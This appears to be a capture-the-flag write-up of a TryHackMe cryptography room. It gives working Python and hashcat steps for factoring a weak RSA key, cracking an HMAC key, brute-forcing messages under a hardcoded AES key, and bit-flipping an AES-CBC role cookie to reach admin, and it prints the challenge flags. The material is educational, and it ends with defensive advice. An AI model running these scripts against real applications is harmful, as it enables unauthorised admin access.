| Follow @anir0y | |
|---|---|
| Breaking Crypto the Simple Way |  |

This easy-difficulty room in the Web Application Red Teaming path teaches four classes of cryptographic failure through hands-on labs running on a single PHP application. Task 2 factors a weak RSA modulus to decrypt ciphertext. Task 3 cracks an HMAC-SHA1 secret key with a dictionary attack. Task 4 exploits a hardcoded AES key exposed in client-side JavaScript. Task 5 performs a bit-flipping attack on an AES-CBC encrypted cookie to escalate from user to admin. Each task pairs the theory with a live exercise on bcts.thm. This room sits in the Cryptographic Failures module alongside Length Extension Attacks in the same path.
Task 1: Introduction
Setup task. The room deploys a single VM running a PHP application at bcts.thm on the lab IP. The application exposes four labs (/labs/lab1 through /labs/lab4), one per cryptographic vulnerability class. Since the Mac’s THM VPN routes to the lab IP directly, all exercises run from the local terminal with a Host: bcts.thm header on each request (no /etc/hosts edit needed).
Answers
- I have started the lab machine and I’m ready to break crypto! No answer needed.
Task 2: Brute-forcing Keys
RSA with a weak modulus
RSA security depends on the difficulty of factoring n = p * q when both primes are large. When the primes are small or reused, n factors trivially with online databases like factordb.com or with sympy.factorint().
The exercise provides:
  Public Key: n = 43941819371451617899582143885...255747
  Exponent: e = 65537
  Ciphertext: c = 90024311563111360251224219512...862766
Factoring n with factordb returns two primes p and q. From there, compute Euler’s totient phi(n) = (p-1)(q-1), derive the private exponent d = inverse(e, phi_n), and decrypt: plaintext = pow(c, d, n). Converting the integer back to bytes with long_to_bytes yields the flag.
  from sympy import factorint
  from Crypto.Util.number import inverse, long_to_bytes

  n = 43941819371451617899582143885...255747
  e = 65537
  c = 90024311563111360251224219512...862766

  factors = factorint(n)
  p, q = factors.keys()
  phi_n = (p - 1) * (q - 1)
  d = inverse(e, phi_n)
  plaintext = pow(c, d, n)
  flag = long_to_bytes(plaintext)
  # THM{REDACTED}
The factoring step is the bottleneck. On a weak key like this one, sympy’s factorint returns in under a minute because the primes are small enough to appear in existing factor databases.
Answers
- What is the flag? THM{Psssss_4nd_Qsssssss}
Task 3: Breaking Hashes
HMAC-SHA1 dictionary attack
HMAC combines a hash function with a secret key to produce a message authentication code. When the key is a weak dictionary word, an attacker who has a known message and its HMAC can brute-force the key by computing HMAC(candidate_key, message) for each word in a wordlist until the output matches.
The exercise provides an HMAC-SHA1 hash, a known message (CanYouGuessMySecret), and asks for the secret key. Hashcat mode 150 (HMAC-SHA1 (key = $pass)) cracks it against rockyou.txt in under a second:
  hashcat -m 150 '1484c3a5d65a55d70984b4d10b1884bda8876c1d:CanYouGuessMySecret' \
    /usr/share/wordlists/rockyou.txt

  1484c3a5d65a55d70984b4d10b1884bda8876c1d:CanYouGuessMySecret:REDACTED
  Status: Cracked
The key is a common dictionary word, which is exactly why HMAC keys must have sufficient entropy: a 256-bit random key makes brute-force infeasible, but an 8-character English word falls in 0.01% of the keyspace search.
Answers
- What is the secret used to encrypt the message? sunshine
Task 4: Exposed Keys
AES-CBC with a hardcoded client-side key
The lab at /labs/lab3 presents a “Guess the message!” form. Opening the browser’s developer tools reveals the JavaScript source, which encrypts the user’s input with AES-CBC before sending it to the server:
  var encryptionKey = "1234567890123456";
  // ... AES-CBC encrypt with a random IV, POST as JSON {data: ciphertext, iv: iv}
The encryption key is hardcoded in the client-side JavaScript. The server has a wordlist of valid messages and checks whether the decrypted submission matches any of them. The attack is straightforward: download the wordlist from /labs/lab3/wordlist.txt, encrypt each word with the known key and a random IV, and POST each attempt until the server responds with “Access granted!”
  import json, base64, os, urllib.request
  from Crypto.Cipher import AES
  from Crypto.Util.Padding import pad

  url = "http://10.49.190.219/labs/lab3/process.php"
  key = b"1234567890123456"

  def encrypt_message(message, iv):
      cipher = AES.new(key, AES.MODE_CBC, iv)
      ct = cipher.encrypt(pad(message.encode(), AES.block_size))
      return base64.b64encode(ct).decode(), base64.b64encode(iv).decode()

  with open("wordlist.txt") as f:
      words = [w.strip() for w in f if w.strip()]

  for word in words:
      iv = os.urandom(16)
      ct_b64, iv_b64 = encrypt_message(word, iv)
      payload = json.dumps({"data": ct_b64, "iv": iv_b64}).encode()
      req = urllib.request.Request(url, data=payload,
          headers={"Content-Type": "application/json", "Host": "bcts.thm"})
      resp = urllib.request.urlopen(req).read().decode()
      if "Access granted" in resp or "THM{" in resp:
          print(f"[+] Found: {word}")
          print(f"Response: {resp}")
          break
The script found the correct message after iterating through the wordlist, and the server returned the flag in the response body.
A key point from the task description: the POST body must be JSON with fields data and iv, not form-urlencoded. The JavaScript source in the page reveals this format, and sending the wrong content type returns “Missing data or IV.”
Answers
- What is the flag? THM{3nD_2_3nd_is_n0t_c0mpl1c4ted}
Task 5: Bit Flipping Attacks
AES-CBC bit-flip on the role cookie
AES-CBC encrypts data securely but does not authenticate it. Without a MAC, an attacker who can modify the ciphertext can make controlled changes to the decrypted plaintext. In CBC mode, each plaintext block is XORed with the previous ciphertext block before decryption. Flipping a bit in ciphertext block N corrupts the decrypted block N (producing garbage), but flips the corresponding bit in the decrypted block N+1.
The lab at /labs/lab4 sets three cookies after login: PHPSESSID, auth_token, and role. The role cookie is an AES-CBC encrypted version of {"role":"0"}. The admin dashboard checks whether the decrypted role value is "1".
The target byte is at offset 0 of the ciphertext. In CBC mode, byte 0 of the ciphertext (which is byte 0 of the IV) XORs with byte 0 of the decrypted first block. XORing byte 0 with 0x01 flips the ASCII value from 0 (0x30) to 1 (0x31) in the decrypted output.
  from binascii import unhexlify, hexlify
  import urllib.request

  original_role = 'e038f40f726437b4...580d8cce'
  auth_token = 'e038f40f726437b4...f680bcf3'
  session = 'kbp5n7qaeh7lgq81g7659t7e7u'

  cipher_bytes = bytearray(unhexlify(original_role))
  cipher_bytes[0] ^= 0x01
  modified_token = hexlify(cipher_bytes).decode()

  req = urllib.request.Request(
      'http://10.49.190.219/labs/lab4/dashboard.php',
      headers={
          'Host': 'bcts.thm',
          'Cookie': f'PHPSESSID={session}; auth_token={auth_token}; role={modified_token}'
      })
  resp = urllib.request.urlopen(req).read().decode()
  # Welcome, Admin! Here is your flag: THM{REDACTED}
The single XOR at byte 0 changed the decrypted role from "0" to "1", and the server treated the tampered cookie as an admin session. This works because AES-CBC provides confidentiality without integrity: the server decrypts the modified ciphertext and trusts the result without checking whether it was tampered with. AES-GCM or an HMAC over the ciphertext would have caught the modification.
Answers
- What is the flag? THM{flip_n_flip}
Task 6: Conclusion
The room closes by summarising the four vulnerability classes and the best practices that prevent them: strong random keys (not timestamps or dictionary words), server-side key storage (not client-side JavaScript), authenticated encryption modes like AES-GCM (not bare AES-CBC without a MAC), and large RSA key sizes with proper padding (OAEP, not raw textbook RSA).
Answers
- Click me to proceed to the next task. No answer needed.
Takeaways
A hardcoded encryption key in client-side JavaScript is not encryption at all, because the adversary and the user share exactly the same key material. The developer’s intent in Task 4 was to protect the message in transit, but the key 1234567890123456 is embedded in the page source that every visitor downloads. The server cannot distinguish a legitimate client encrypting a user’s guess from an attacker encrypting every word in a wordlist, because both use the same key, the same algorithm, and the same endpoint. The fix is not to hide the key better (obfuscation is not security); it is to move the encryption to the server side, or to use TLS for transport confidentiality and authenticate the user rather than the message.
AES-CBC without a MAC is malleable, and malleability on a structured value like a role cookie is a privilege escalation. The bit-flip in Task 5 required exactly one XOR operation on one byte of the IV to change the decrypted role from "0" to "1". The server decrypted the tampered ciphertext, parsed the JSON, and promoted the session to admin. This is not a weakness in AES itself; AES-CBC provides confidentiality correctly. The weakness is using confidentiality alone where integrity is also required. Authenticated encryption modes (AES-GCM, AES-CCM, or AES-CBC plus HMAC-SHA256 in encrypt-then-MAC order) detect any modification to the ciphertext and reject it before decryption, closing the bit-flip vector entirely.
Room solved 100%: 6 tasks, 4 answers.